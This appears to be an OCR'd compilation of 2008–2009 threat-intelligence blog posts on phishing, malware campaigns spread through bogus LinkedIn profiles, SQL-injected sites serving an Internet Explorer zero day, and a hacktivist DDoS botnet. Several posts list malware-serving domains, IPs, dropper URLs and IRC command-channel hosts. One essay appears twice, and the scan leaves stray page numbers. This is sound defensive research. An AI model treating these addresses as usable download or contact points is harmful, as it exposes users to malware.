
Dear malware spreader, here we meet again. It’s been a while since I last wrote to you, [1]half an year ago to be precise. Since I first met you, keeping (automated) track of your phishing campaigns serving old school VBS scripts has become an inseparable part of my daily routine.

876



I really enjoyed the fact that since then you’ve changed your email address from ***ikbaman@gmail.com*** *to* ***ikba-soft@gmail.com*** *and due to its descriptive nature speaking for a software company set up, I can only envy your profitability. However, due to the tough economic times, your latest round of blended with malware phishing emails has to go down. I’m sure you’d understand, as it only took "[2]5 minutes out of my online experience" to notice you, and so I’m no longer interested in processing the* ***/service-peyment/*** *that you require on the majority of brandjacked subdomains that you keep creating at the very same ns8-wistee.fr.*

secureskype.uuuq .com *redirects to* ***monybokers.ns8-wistee .fr/skype/cgi-bin/us/security/update-skype/service-peyment/update/login.aspx/index.htmls*** *where the VBS is pushed, with its detection rate prone to improve.*

1. http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html

2. http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html

877



Cyber Jihadists part of the GIMF Busted (2008-12-17 20:21)

In one of those "better late than never" type of situations, last month members of the [1]Global Islamic Media Front were [2]busted in Germany. The group is largely known due to their releases and propaganda of the [3]Technical Mujahid E-zine ([4]Part Two) and the [5]Mujahideen Secrets encryption tool ([6]Second Version). GIMF was distributing its multimedia through popular Web 2.0 video sharing sites, perfectly fitting into the profile of the majority of cyber jihadist groups.

GIMF used to be one of my favorite sources of raw OSINT regarding various cyber jihadist activities due to its centralized nature and lack of any operational security in place, in particular the ways it was unknowingly exposing their social networks online.

Related posts:

[7]GIMF Switching Blogs

[8]GIMF Now Permanently Shut Down

[9]GIMF - "We Will Remain"

[10]Inshallahshaheed - Come Out, Come Out Wherever You Are

[11]A List of Terrorists' Blogs

[12]Cyber Jihadist Blogs Switching Locations Again

[13]Wisdom of the Anti Cyber Jihadist Crowd

[14]Analyses of Cyber Jihadist Forums and Blogs

[15]Terror on the Internet - Conflict of Interest

1. http://www.dw-world.de/dw/article/0,2144,3821556,00.html

2. http://mypetjawa.mu.nu/archives/195137.php

3. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

4. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

878

5. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

6. http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html

7. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

8. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

9. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

10. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html

11. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

12. http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html

13. http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html

14. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

15. http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html

879

880

2.

2009

881

2.1

January

882



Squeezing the Cybercrime Ecosystem in 2009 (2009-01-06 15:31)

How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? Going full disclosure may be the most logical option, but past experience reveals that using it has a modest temporary effect. For instance, exposing a stolen credit cards shop isn't going to separate the owner from the stolen database, neither would his customers base disappear, so stating that it's shut down in reality means that it's currently active at another location which the owner quickly communicates to the customers base. I keep seeing it happen once a sample service gets media attention, and I'll keep seeing it happen.

The myth that geolocating their malicious activities would always end up in an Eastern European network where developed law enforcement agencies would have little to no jurisdiction at all, proved to be a [1]common stereotype given [2]that the well known [3]cybercrime-friendly ISPs that were shut down in 2008 were and have always been U.S based operations. Therefore, the excuse of not being able to take action due to the lack of international law enforcement cooperation isn't appicable in this case.

So how should the cybercrime ecosystem be squeezed? Personalize it and communicate the levels of efficiency cybercriminals achieve by using the very same disturbing photos that they use to demonstrate the effectiveness of their web based stolen credit card shops in order to achieve the necessary public outbreak.

Even though I pretend that the research and profiles of the underground tools and services that I've been detailing throughout 2008 is cutting-edge research, this research is basically scratching the surface, but how come? Just like there's a perfect and bad timing for a particular product or

service to hit the market, in this very same fashion the general public is still not ready to embrace some of the highly disturbing point'n'click identity theft services that have been operating for years. Sadly, some even question the usability and authenticity of these underground services, and therefore a change has to be triggered by starting to publish the cybercriminals' ROI out of using them in the form of the photos of users swimming in cash that they've cashed-out of the stolen credit cards. Disturbing? It's supposed to be, since it will not only prompt public outbreak, but also, have a well proven self-regulation effect on behalf of the service owner's, at least from my personal experience while profiling related services.

883



This is perhaps the perfect moment to emphasize on how important threat intell sharing with law enforce-

ment, whether directly based on personal contacts or through one-to-many communication model through private mailing lists, a cyber threats analysts case-building capabilities would not only prove valuable in the long term, but would also make it easier for someone to do their prosecuting job faster. And while important, threat intell sharing with law enforcement is not the panacea of

squeezing the cybecrime ecosystem, since ***cybercrime should not be treated as the systematic abuse of common IT insecurities for fraudulent purposes, instead, it should be treated as a form of economic terrorism****. Only then, would cybercrime receive the necessary attention instead of [4]such comments regarding McColo or Atrivo - " Resource-wise, we can't be in the business of prevention. We have to be in the business of prosecution. " Exactly. I guess that just like you cannot be a prophet in your own country, you cannot also be a prophet in your own agency, thankfully, the wisdom of the cybercrime fighting crowd is always there to take care and get zero credit at the end of the day.*

Personally, 2009 is going to be the year when personalizing cybercriminals would be taking place on a more regular basis, so stay tuned for an upcoming report summarizing "behind the curtains" cybercrime activities in 2008, underground responses to some of major busts of year including the DarkMarket operation, the fraudulent schemes allowing them to cash-out digital assets into hard cash, the basics of their social networking model, who's who in the hierarchy of a sampled business model of vendors of ATM skimming devices, the post-DarkMarket OPSEC

practices introduced in order for cybecrime communities to verify the authenticity of their customers, the process of advertising and operating underground services as well as the communication methods used, in short - all the juicy details, screenshots and photos courtesy of the owners and customers of the services that haven't been communicated to the industry and the world throughout 2008.

Find attached a photo teaser acting as a confirmation for the usefulness of "yet another stolen credit card details service"

in the wild, and have a productive year exposing low lifes and spilling coffee over their business models.

Related posts:

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Using Market Forces to Disrupt Botnets

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]Localizing Cybercrime - Cultural Diversity on Demand Part Two

[9]EstDomains and Intercage VS Cybercrime

884

[10]E-crime and Socioeconomic Factors

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Price Discrimination in the Market for Stolen Credit Cards

[13]Are Stolen Credit Card Details Getting Cheaper?

[14]The Underground Economy's Supply of Goods

1. http://blogs.zdnet.com/security/?p=2089

2. http://blogs.zdnet.com/security/?p=2281

3. http://blogs.zdnet.com/security/?p=2006

4. http://www.securityfocus.com/columnists/487

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

7. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

8. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

9. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

10. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

13. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

14. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html



Squeezing the Cybecrime Ecosystem in 2009 (2009-01-06 15:31)

How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? Going full disclosure may be the most logical option, but past experience reveals that using it has a modest temporary effect. For instance, exposing a stolen credit cards shop isn't going to separate the owner from the stolen database, neither would his customers base disappear, so stating that it's shut down in reality means that it's currently active at another location which the owner quickly communicates to the customers base. I keep seeing it happen once a sample service gets media attention, and I'll keep seeing it happen.

The myth that geolocating their malicious activities would always end up in an Eastern European network where developed law enforcement agencies would have little to no jurisdiction at all, proved to be a [1]common stereotype given [2]that the well known [3]cybercrime-friendly ISPs that were shut down in 2008 were and have always been U.S based operations. Therefore, the excuse of not being able to

take action due to the lack of international law enforcement cooperation isn’t appicable in this case.

So how should the cybercrime ecosystem be squeezed? Personalize it and communicate the levels of efficiency cybercriminals achieve by using the very same disturbing photos that they use to demonstrate the effectiveness of their web based stolen credit card shops in order to achieve the necessary public outbreak.

Even though I pretend that the research and profiles of the underground tools and services that I’ve been detailing throughout 2008 is cutting-edge research, this research is basically scratching the surface, but how come? Just like there’s a perfect and bad timing for a particular product or service to hit the market, in this very same fashion the general public is still not ready to embrace some of the highly disturbing point’n’click identity theft services that have been operating for years. Sadly, some even question the usability and authenticity of these underground services, and therefore a change has to be triggered by starting to publish the cybercriminals’ ROI out of using them in the form of the photos of users swimming in cash that they’ve cashed-out of the stolen credit cards. Disturbing? It’s supposed to be, since it will not only prompt public outbreak, but also, have a well proven self-regulation effect on behalf of the service owner’s, at least from my personal experience while profiling related services.

886



This is perhaps the perfect moment to emphasize on how important threat intell sharing with law enforce-

ment, whether directly based on personal contacts or through one-to-many communication model through private mailing lists, a cyber threats analysts case-building capabilities would not only prove valuable in the long term, but would also make it easier for someone to do their prosecuting job faster. And while important, threat intell sharing with law enforcement is not the panacea of squeezing the cybecrime ecosystem, since ***cybercrime should not be treated as the systematic abuse of common IT insecurities for fraudulent purposes, instead, it should be treated as a form of economic terrorism****. Only then, would cybercrime receive the necessary attention instead of [4]such comments regarding McColo or Atrivo - " Resource-wise, we can't be in the business of prevention. We have to be in the business of prosecution. " Exactly. I guess that just like you cannot be a prophet in your own country, you cannot also be a prophet in your own agency, thankfully, the wisdom of the cybercrime fighting crowd is always there to take care and get zero credit at the end of the day.*

Personally, 2009 is going to be the year when personalizing cybercriminals would be taking place on a more regular basis, so stay tuned for an upcoming report summarizing "behind the curtains" cybercrime activities in 2008, underground responses to some of major busts of year including the DarkMarket operation, the fraudulent schemes allowing them to cash-out digital assets into hard cash, the basics of their social networking model, who's who in the hierarchy of a sampled business model of vendors of ATM skimming devices, the post-DarkMarket OPSEC

practices introduced in order for cybecrime communities to verify the authenticity of their customers, the process of advertising and operating underground services as well as the communication methods used, in short - all the juicy details, screenshots and photos courtesy of the owners and customers of the services that haven't been communicated to the industry and the world throughout 2008.

Find attached a photo teaser acting as a confirmation for the usefulness of "yet another stolen credit card details service" in the wild, and have a productive year exposing low lifes and spilling coffee over their business models.

Related posts:

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Using Market Forces to Disrupt Botnets

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]Localizing Cybercrime - Cultural Diversity on Demand Part Two

[9]EstDomains and Intercage VS Cybercrime

887

[10]E-crime and Socioeconomic Factors

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Price Discrimination in the Market for Stolen Credit Cards

[13]Are Stolen Credit Card Details Getting Cheaper?

[14]The Underground Economy's Supply of Goods

1. http://blogs.zdnet.com/security/?p=2089

2. http://blogs.zdnet.com/security/?p=2281

3. http://blogs.zdnet.com/security/?p=2006

4. http://www.securityfocus.com/columnists/487

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

7. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

8. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

9. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

10. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

13. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

14. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

888



Summarizing Zero Day's Posts for December (2009-01-06 16:19)

The following is a brief summary of all of my posts at [1]Zero Day for December, 2008. You can also go through previous summaries for [2]November, [3]October, [4]September, [5]August and [6]July, as well as subscribe to my

[7]personal RSS feed or [8]Zero Day's main feed.

Notable articles for December include [9]ICANN terminates EstDomains, Directi takes over 280k domains (in-

*terview with **Stacy Burnette** from the ICANN); [10]With 256-bit encryption, Acrobat 9 passwords still easy to crack (interview with **Dmitry Sklyarov** and **Vladimir Katalov** from Elcomsoft) and [11]Gmail, Yahoo and Hotmail systematically abused by spammers.*

***01.** [12]AlertPay hit by a large scale DDoS attack*

***02.** [13]IT expert executed in Iran*

***03.** [14]Vendor claims Acrobat 9 passwords easier to crack than ever*

***04.** [15]Microsoft's Live Search (finally) adds malware warnings*

***05.** [16]ICANN terminates EstDomains, Directi takes over 280k domains*

***06.** [17]Password stealing malware masquerades as Firefox add-on*

***07.** [18]With 256-bit encryption, Acrobat 9 passwords still easy to crack*

889

08. *[19]Trusteer launches search engine for malware configuration files*

09. *[20]With or without McColo, spam volume increasing again*

10. *[21]Vint Cerf's Twitter account hacked, suspended for spam*

11. *[22]Gmail, Yahoo and Hotmail systematically abused by spammers*

12. *[23]IE7 XML parsing zero day exploited in the wild*

13. *[24]Four XSS flaws hit Facebook*

14. *[25]Thousands of legitimate sites SQL injected to serve IE exploit*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

4. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

6. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

7. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

8. http://feeds.feedburner.com/zdnet/security

9. http://blogs.zdnet.com/security/?p=2260

10. http://blogs.zdnet.com/security/?p=2271

11. http://blogs.zdnet.com/security/?p=2293

12. http://blogs.zdnet.com/security/?p=2240

13. http://blogs.zdnet.com/security/?p=2246

14. http://blogs.zdnet.com/security/?p=2253

15. http://blogs.zdnet.com/security/?p=2257

16. http://blogs.zdnet.com/security/?p=2260

17. http://blogs.zdnet.com/security/?p=2264

18. http://blogs.zdnet.com/security/?p=2271

19. http://blogs.zdnet.com/security/?p=2275

20. http://blogs.zdnet.com/security/?p=2281

21. http://blogs.zdnet.com/security/?p=2287


22. http://blogs.zdnet.com/security/?p=2293

23. http://blogs.zdnet.com/security/?p=2296

24. http://blogs.zdnet.com/security/?p=2308

25. http://blogs.zdnet.com/security/?p=2328

890



Dissecting the Bogus LinkedIn Profiles Malware Campaign (2009-01-07 15:36)

Nice catch, in the sense that [1]LinkedIn was among the very few social networking sites left untouched by cybercriminals in 2008. With LinkedIn's staff actively removing the close to a hundred bogus profiles, let's dissect the campaign by exposing all the participating malware domains, the redirectors, the droppers' detection rates and the rest of the domains in their portfolio.

Domains used on the bogus profiles :

sextapegirls .net *(88.214.200.5)*

celebsvids .net *(216.195.57.47)*

katynude .com *(216.195.57.47)*

delshikandco .com *(82.103.132.114)*

891

IP Address	Host Name	Original Name
88.214.200.5	sextapegirls.net	sextapegirls.net
216.195.57.47	katynude.com	celebsvids.net
216.195.57.47	katynude.com	katynude.com
69.59.21.247	tube-4you-best.com	quickly-porn-tube.net
69.59.21.247	tube-4you-best.com	tube-4you-best.com
94.247.3.228	2009download-best-soft.com	2009download-best-soft.com
82.103.132.114	delshikandco.com	delshikandco.com
88.214.200.5	sextapegirls.net	hotvidz.info
64.92.170.128	delshiktds.com	delshiktds.com
64.27.28.225	megaporntubesonline.com	megaporntubesonline.com
94.247.3.232	codecdownload.filesstorage4you.com	codecdownload.filesstorage4you.com
91.205.96.12	dasgdasg.net	dasgdasg.net
89.149.207.114	new-york-images.com	new-york-images.com
94.247.2.117	future-pictures.com	future-pictures.com

*All the internal pages at sextapegirls .net (**sextapegirls .net/1.html**; **sextapegirls .net/2.html**; **sextapegirls***

***.net/3.html**; **sextapegirls .net/4.html**; **sextapegirls .net/5.html**) redirect to **hotvidz .info/5.html** (88.214.200.5) as well as all the internal pages at **celebsvids .net** where [2]TubePlayer.ver.6.20885.exe is served as a fake video player.*

*Among the rest of the domains used, **katynude .com/1.html** (216.195.57.47) redirects to **quickly-porn-tube***

.net/get.php?id=20885 &p=74** (69.59.21.247) which then redirects to **tube-4you-best .com/xxplay.php?id=20885

(69.59.21.247) where ***2009download-best-soft .com/TubePlayer.ver.6.20885.exe*** *(94.247.3.228) is again served.*

The fourth domain used on the bogus LinkedIn profiles, ***delshikandco .com/movies/linkedin.html*** *(82.103.132.114) once deobfuscated leads to* ***delshiktds .com/in.cgi?6*** *(64.27.28.225), a traffic management kit's redirection point which redirects to* ***delshiktds .com/in.cgi?11***, ***celebs-online2009 .com/video.php*** *(64.27.28.225) and* ***megaporn-tubesonline .com/xplays.php?id=88*** *where* ***codecdownload.filesstorage4you .com/exclusivemovie.88.exe*** *[3]is served next to* ***codecdownload.viewersoftwarearchive .com/exclusivemovie.0.exe*** *(94.247.3.232) which a copy of*

[4]Win32/Renos.



The downloader then phones back to :

dasgdasg .net *(91.205.96.12)*

new-york-images .com *(89.149.207.114)*

future-pictures .com *(94.247.2.117)*

download-everything.com *(69.46.16.99)*

archiveviewsoftware.com

193.142.244.17

Naturally, the people behind this malware campaign have centralized the rest of the malicious domains by

parking them at the very same IPs used in the redirectors. The domains are pretty descriptive themselves, and it's also worth pointing out that they intend to start introducing newly registered fake security software ones:

[5]94.247.3.228

files-upload-21 .com

downloabsecurehere1 .com

downloabsecurehere2 .com

downloabsecurehere3 .com

downloabsecurehere4 .com

fast-download-base-free .com

download-all4free .com

893

download-softarch .com

dwnld-files .com

get-frsh-files .com

download-fls.com

downloadall-soft-now .com

downloadallsoft-now. com

download-allsoftnow .com

downloadallsoftnow .com

soft-4-you-download .net

get-files-4free .net

download-top-software .net

files-download-arch .net

download-files-bak .net

download-files-plus .net

pure-download-new .net

[6]69.59.21.247

uni-tube-911 .com

bestmytubeonilne1 .com

bestmytubeonilne2 .com

bestmytubeonilne3 .com

mybest-pov-tube .com

my-bestpov-tube .com

u-tube-verse .com

tubeger .com

tube-4-free-center .com

tube-4you-best .com

tube-hu .com

tube-more-sex .com

quickly-porn-tube .net

fast-xxx-tube .net

tube-chick .net

tube-free-4-adult .net

antivir-av-toolz .net

scanner-pc-toolz .net

av-scan-soft .net

av-scan-here .net

anti-vir-toolz .com

freenonline-scannerw .com

freenonline-scanner .com

av-mc-antivir-checker .com

freenonline-scannera .com

bestmyscanneronilne3 .com

bestmytubeonilne3 .com

bestmyscanneronilne2 .com

bestmytubeonilne2 .com

[7]94.247.3.232

viewerdownload2009 .com

894

freedownload2009 .com

filesstorage2009 .com

exefileshere2009 .com

bestfilesarchive2009 .com

softwareviewers2009 .com

filesinnet4you2009 .com

downloadfilesservice .com

jetexestorage .com

clickandgetfile .com

secretfilesstoragehere .com

x-filesstorehere .com

filesportalhere .com

exefileshere .com

extrafilesonlyhere .com

pornexearchive .com

viewerarchive .com

crystalfilesarchive .com

download2009exe .com

3d-softwareportal .com

downloadfilesportal .com

exesoftportal .com

softwareportalexefiles .com

becollectionoffiles .com

extracoolfiles .com

freepornclips2u .com

filesstorage4you.com

downloadexenow .com

The same people, the same tactics, different domains and netblocks used.

1. http://blog.trendmicro.com/bogus-linkedin-profiles-harbor-malicious-content/

2. https://www.virustotal.com/analisis/377260b69e0345c25802d439bc1e628a

3. https://www.virustotal.com/analisis/6a6adbd5f5bcbead9fa8be3fdcf27659

4. http://www.virustotal.com/analisis/a351529fd685a898174bd6ff3b90a82b

5. http://whois.domaintools.com/94.247.3.228

6. http://whois.domaintools.com/69.59.21.247

7. http://whois.domaintools.com/94.247.3.232

895



Domains Serving Internet Explorer Zero Day in December (2009-01-14 21:21)

December, 2008 was marked by yet another [1]widespread Koobface campaign, next to a [2]massive SQL injection attack targeting Asian countries and serving the ex-Internet Explorer XML parsing zero day. Monitoring the attack closely and issuing abuse notices, it's worth pointing out that only

two domains were SQL to target international sites, with the rest injected at Asian sites only.

This tactic once again demonstrates the dynamics of the international underground communities whose un-

derstanding of valuable stolen goods greatly differ based on the local market's demand for a particular item. For instance, stolen accounting data for a MMORPG is more than access to a stolen banking account on the Chinese underground marketplace, and exactly the opposite on the Russian underground marketplace. Interestingly, if the IE

zero day was first discovered and abused in a targeted nature by Russian parties the very last thing they'd be serving is a password stealer for a MMORPG given the far more valuable from their perspective crimeware. Here are all of the SQL injected domains participating in the attack, with two Chinese groups responsible for them :

896

SQL injected domains currently active:

- c.nuclear3 .com/css/c.js** (121.10.108.161; 121.10.107.233;70.38.99.97) also SQL injected as **c.

%6Euclear3

***.com/css/c.js** in a cheap attempt to avoid detection*

- zs.gcp.edu .cn/z.js** redirects to **alimcma .3322.org/a0076159/a07.htm** (121.12.173.218) and then to **tongjitj.3322

.org/tj/a07.htm

- w.94saomm .com/js.js *(58.53.128.177) redirects to* ***clc2007.nenu.edu .cn/tt/swf.htm*** *(218.62.16.47)*

- ***idea21.org/h.js*** *(66.249.130.142) redirects to* ***idea21 .org/index1.htm***

- yrwap .cn/h.js *(59.63.157.71) redirects to* ***kodim .net/CONTENT/faq.htm***

Currently down, for historical preservation purposes and case building as these were exclusively serving the ex-IE zero day in December, 2008:

17gamo .com/1.js

s4d. in/h.js

dbios .org/h.js

armsart .com/h.js

acglgoa .com/h.js

9i5t .cn/a.js

qq117cc .cn/k.js

s800qn .cn/csrss/w.js

twwen .com/1.js

s.shunxing .com.cn/s.js

ko118 .cn/a.js

s.shunxing .com.cn/s.js

17aq .com/17aq/a.js

s.kaisimi .net/s.js

sshanghai .com/s.js

s.ardoshanghai .com/s.js

s.cawjb .com/s.js

mysy8 .com/1/1.js

mvoyo .com/1.js

nmidahena .com/1.js

tjwh202.162 .ns98.cn/1.js

Thankfully, the IE zero day attack in December is an example of a "wasted" zero day, with the potential for abuse not taken advantage of.

Related posts:

[3]Massive SQL Injection Attacks - the Chinese Way

[4]Yet Another Massive SQL Injection Spotted in the Wild

[5]Obfuscating Fast-fluxed SQL Injected Domains

[6]Smells Like a Copycat SQL Injection In the Wild

[7]SQL Injecting Malicious Doorways to Serve Malware

[8]SQL Injection Through Search Engines Reconnaissance

[9]Stealing Sensitive Databases Online - the SQL Style

[10]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[11]Sony PlayStation's site SQL injected, redirecting to rogue security software

[12]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

2. http://blogs.zdnet.com/security/?p=2328

897

3. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

4. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

5. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

6. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

7. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

8. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

9. http://ddanchev.blogspot.com/2008/05/stealing-sensitive-databases-online-sql.html

10. http://blogs.zdnet.com/security/?p=1122

11. http://blogs.zdnet.com/security/?p=1394

12. http://blogs.zdnet.com/security/?p=1118

898



Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth (2009-01-15 00:00)

In the very same fashion in which [1]Chinese cyber warriors utilized the "[2]people's information warfare concept"

against [3]CNN, followed by [4]Russia vs Estonia cyberattack, the [5]Russia vs Georgia cyberattack, and the [6]Electronic Jihad grassroots [7]movement attempt, pro-Israeli (pseudo) cyber warriors have released an application

which once run would allow them to direct the supporters' bandwidth to well known pro-Hamas web sites.

Each of these campaigns is orbiting around a unique application released on behalf of the coordinators. In

China vs CNN campaign it was ***anticnn.exe****, in the [8]Electronic Jihad campaign it was* ***e-jihad.exe****, and in the pro-Israeli hacktivists vs Hamas it is [9]PatriotInstaller.exe. Excluding* ***anticnn.exe*** *which was working, both* ***e-jihad.exe*** *and* ***PatriotInstaller.exe*** *act as examples of how people's information warfare execution goes wrong. How come? The tools failed to deliver what they promised. An idle bot that I left upon becoming a patriotic supporter of the cause, indicated that the participants are basically idling, without any active DDoS attacks against a particular pro-Hamas web site.*

```
* NILS-D82B30B0C6796063 (Nils@irc.help-israel-win.org) has joined #dbg
<NILS-D82B30B0C6796063> Indexet låg utanför gränserna för matrisen.:    at x.a(Object A_0, aa A_1)
<NILS-D82B30B0C6796063> t bo.v(a1 A_0)
<NILS-D82B30B0C6796063> voke(Object A_0, ax A_1)
<NILS-D82B30B0C6796063> t x.i()
* NILS-D82B30B0C6796063 (Nils@irc.help-israel-win.org) has left #dbg
* XP-2041 (XP-2041@irc.help-israel-win.org) has joined #dbg
* XP-2041 (XP-2041@irc.help-israel-win.org) has left #dbg
-
PatrioticGuy is patriot@irc.help-israel-win.org * PatrioticGuy
PatrioticGuy is a registered nick
PatrioticGuy on @#dbg
PatrioticGuy using irc3.help-israel-win.org Patriots 3
PatrioticGuy has been idle 1hr 3mins 48secs, signed on Thu Jan 08 21:42:12
PatrioticGuy End of /WHOIS list.
-
* @PatrioticGuy (patriot@irc.help-israel-win.org) Quit (Connection reset by peer)
* LAPTOP1532363 (Sally@irc.help-israel-win.org) has joined #dbg
<LAPTOP1532363> Index was outside the bounds of the array.
* LAPTOP1532363 (Sally@irc.help-israel-win.org) has left #dbg
* SILENTROGUE3221715 (Nati@irc.help-israel-win.org) has joined #dbg
<SILENTROGUE3221715> couldn't not connect:    at x.f()
* SILENTROGUE3221715 (Nati@irc.help-israel-win.org) has left #dbg
-
SILENTROGUE3221715 is Nati@irc.help-israel-win.org * SILENTROGUE3221715
SILENTROGUE3221715 using irc3.help-israel-win.org Patriots 3
SILENTROGUE3221715 has been idle 6mins 49secs, signed on Thu Jan 08 23:53:42
SILENTROGUE3221715 End of /WHOIS list.
-
LAPTOP1532363 is Sally@irc.help-israel-win.org * LAPTOP1532363
LAPTOP1532363 using irc3.help-israel-win.org Patriots 3
LAPTOP1532363 has been idle 24mins 6secs, signed on Thu Jan 08 23:36:33
LAPTOP1532363 End of /WHOIS list.
-
* BITTERMAN-KIDS3008921 (Susan@irc.help-israel-win.org) has joined #dbg
